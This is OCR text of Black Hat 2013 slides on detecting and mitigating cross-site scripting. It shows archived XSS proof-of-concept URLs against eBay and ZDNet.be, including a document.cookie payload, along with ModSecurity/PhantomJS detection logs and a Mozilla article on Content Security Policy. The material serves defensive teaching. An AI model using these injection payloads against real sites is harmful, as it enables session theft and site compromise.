http://vuln.xssed.net/2012/03/25/answercenter.ebay.com/?
formName=%22%3E%3C/script%3E%3Cscript%3Ealert%28%27XSS%27%29
%3C/script%3E0xAli+-+XSSED%3C
```

Source of: http://vuln.xssed.net/2012/03/25/answercenter.ebay.com/?formName=%22%3E%3C/script%3E%3Cscript%3Ealert(%2...

```
1  <html>
2  <head>
3
4  <script language="JavaScript">
5  // Clients who have iframes enabled run into cross-domain javascript security checks and
6  // emoticons fails to display in the post form. The fix is to set the domain name to match that
7  //of the client e.g. set the domain name to "tvguide.com" instead of the default "community.tvguide.com".
8  //
9  // But this needs to be tested whether the form can be found first - because for some clients this 'fix'
   will cause the postform to not be found
10 try {
11   var myTestField = window.opener.document."></script><script>alert('XSS')</script>0xAli - XSSED<!--.body;
12 }
13 catch (err) {
14 if (document.domain != "localhost") {
15    var mydomain = document.domain;
16    mydomain_arr = mydomain.split( ".");
17    if (mydomain_arr.length > 2) {
18        mydomain = mydomain_arr[mydomain_arr.length - 2] + "." + mydomain_arr[mydomain_arr.length  - 1];
19        document.domain = mydomain;
20    }
```

Line 11, Col 101





```
[Fri Feb 08 13:54:42 2013] [error] [client 127.0.0.1] ModSecurity: Warning.  [PhantomJS
Alert] Suspicious Client-Side Code Execution Detected: [object DOMWindow].alert\n [file
"/usr/local/apache/conf/crs/base_rules/modsecurity_crs_15_custom.conf"] [line "1"] [id "85"]
[hostname "vuln.xssed.net"] [uri "http://vuln.xssed.net/2012/03/25/answercenter.ebay.com/?
formName=%22%3E%3C/script%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E0xAli+-+XSSED%3C"]
[unique_id "URVJ68CoC-kAAUr@C5cAAAAB"]
```

Accessing Document.Cookie

```
http://www.zdnet.be/news.cfm?
cat=1&subcat=5%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E&mxp
=114%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

```
[Fri Feb 08 14:13:04 2013] [error] [client 127.0.0.1] ModSecurity: Warning.
SECURITY_ERR: DOM Exception 18: An attempt was made to break through the security
policy of the user agent.\n\n [PhantomJS Alert] Suspicous Client-Side Code Execution
Detected: [object DOMWindow].alert\n [file
"/usr/local/apache/conf/crs/base_rules/modsecurity_crs_15_custom.conf"] [line "1"] [id
"85"] [hostname "vuln.xssed.net"] [uri
"http://vuln.xssed.net/2007/03/09/www.zdnet.be/?
cat=1&subcat=5%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E&mxp%20=114%22%3E%3
Cscript%3Ealert(document.cookie)%3C/script%3E"] [unique_id "URVOPcCoC-kAAUsNDeEAAAAO"]
```

Webkit's XSSAuditor



PART III:
TACTICAL RESPONSE UTILIZING BROWSER SECURITY

Content Security Policy (CSP)

Defines a policy language used to declare a set of content restrictions for a web resource, and a mechanism for transmitting the policy from a server to a client where the policy is enforced.

black hat
USA 2013

mozilla

MOZILLA
HACKS.MOZILLA.ORG

Search hacks.mozilla.org

Home | Articles | Demos | About

Home » Articles »

« Older Article Newer Article »

Content Security Policy 1.0 lands in Firefox Aurora


on May 29, 2013 by Frederik Braun and Robert Nyman [Editor]
in Bleeding edge | Firefox Aurora | JavaScript | Security

8 comments Share This

The information in this article is based on work together with Ian Melven, Kailas Patil and Tanvi Vyas.

We have just landed support for the Content Security Policy (CSP) 1.0 specification in Firefox Aurora (Firefox 23), available as of tomorrow (May 30th). CSP is a security mechanism that aims to protect a website against content injection attacks by providing a whitelist of known-good domain names to accept JavaScript (and other content) from. CSP does this by sending a Content-Security-Policy header with the document it protects (yes, we lost the X prefix with the 1.0 version of the spec).


ABOUT THE AUTHORS





Frederik Braun
Frederik is a Security Engineer at Mozilla. His day job involves looking for security bugs in Mozilla products and related web properties. Frederik is passionate about all computer security topics. Beside his professional involvement in security, he also enjoys playing CTFs with his former fellow-students from FluxFingers.

